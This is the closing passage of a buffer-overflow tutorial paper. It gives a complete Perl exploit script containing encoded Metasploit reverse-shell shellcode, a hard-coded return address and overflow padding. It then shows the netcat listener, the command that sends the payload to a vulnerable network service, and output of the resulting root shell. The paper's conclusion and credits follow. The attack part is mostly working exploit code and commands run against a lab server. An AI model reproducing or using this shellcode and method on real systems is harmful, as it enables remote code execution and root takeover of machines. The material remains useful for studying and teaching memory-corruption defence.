Putting all pieces together, we write a simple perl script that prints that string to stdout.

```
# exploit.pl
# author: Denis Maggiorotto

# linux_ia32_reverse -  LHOST=192.168.1.1 LPORT=4444 Size=202 Encoder=Alpha2
http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x37\x49\x49".
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a\x6a\x4a".
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x5a\x42\x41\x32\x41\x41\x32".
"\x42\x41\x30\x42\x41\x58\x50\x38\x41\x42\x75\x7a\x49\x74\x71\x59".
"\x4b\x51\x43\x61\x53\x42\x73\x70\x6a\x66\x62\x41\x7a\x61\x76\x51".
"\x48\x4f\x79\x5a\x41\x7a\x6d\x6d\x50\x5a\x33\x61\x49\x68\x30\x35".
"\x6f\x6a\x6d\x4d\x50\x30\x49\x50\x79\x6b\x49\x51\x4b\x62\x7a\x45".
"\x38\x79\x50\x6e\x48\x65\x51\x37\x71\x65\x36\x50\x68\x42\x31\x71".
"\x4c\x72\x63\x62\x46\x46\x33\x4e\x69\x49\x71\x48\x30\x31\x76\x30".
"\x50\x50\x51\x53\x63\x6e\x69\x49\x71\x42\x63\x5a\x6d\x6d\x50\x33".
"\x62\x31\x78\x76\x4f\x64\x6f\x71\x63\x30\x68\x31\x78\x64\x6f\x75".
"\x32\x31\x79\x30\x6e\x6e\x69\x59\x73\x61\x42\x32\x73\x6e\x69\x68".
"\x61\x6e\x50\x34\x4b\x58\x4d\x6f\x70\x4a";

my $retaddr =
"\x77\xe7\xff\xff";

print "A"x1028 . $retaddr .  $shellcode . "\x00";
```

The exploitation

The first thing to do is to run a netcat on the client, listening on 4444 tcp port and wainting for incoming connections

```
root@client# nc -v -v -l -p  4444
```

```
listening on [any] 4444
```

Then, assuming that at the server side the process is running, start the exploit script as follow:

```
root@client# perl exploit.pl | nc -v -v 192.168.1.2 1025
```

Now on the terminal where our netcat is listening for connections you'll see:

```
root@client# nc -v -v -l -p  4444
listening on [any] 4444
192.168.1.2: inverse host lookup failed: No address associated with name
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.2] 59126
```

Looks good? The reverse shell we injected into the server process, is connected back to our client offering us a command prompt on the server, so let's try to type some command:

```
root@client# nc -v -v -l -p  4444
listening on [any] 4444
192.168.1.2: inverse host lookup failed: No address associated with name
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.2] 59126
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys)
uname -a
Linux server 2.6.18 i386 GNU/Linux
```

As you can see, our commands have a response and we gained the access to the server but not a simple user access… since the sysadmin of the server process (unfortunately me) has been so stupid to start it as root, our reverse shell hinerited root permissions on the whole corrupted system, we can say we are root@server!!!

Conclusions:

As you learnt in this paper, buffer overflow vulnerability is not only a programming error, it can be exploited to execute arbitrary code on the system, and is much more dangerous if the software affected can be overflowed by network, allowing the access from everywere in the world.
Please send your feedback at: denis.maggiorotto@sunnyvale.it .

Credits:

- Aleph One "Smashing The Stack For Fun And Profit" http://insecure.org/stf/smashstack.html
- Izik "Exploiting using linux-gate.so.1" http://milw0rm.org/papers/55
- Metasploit http://www.metasploit.com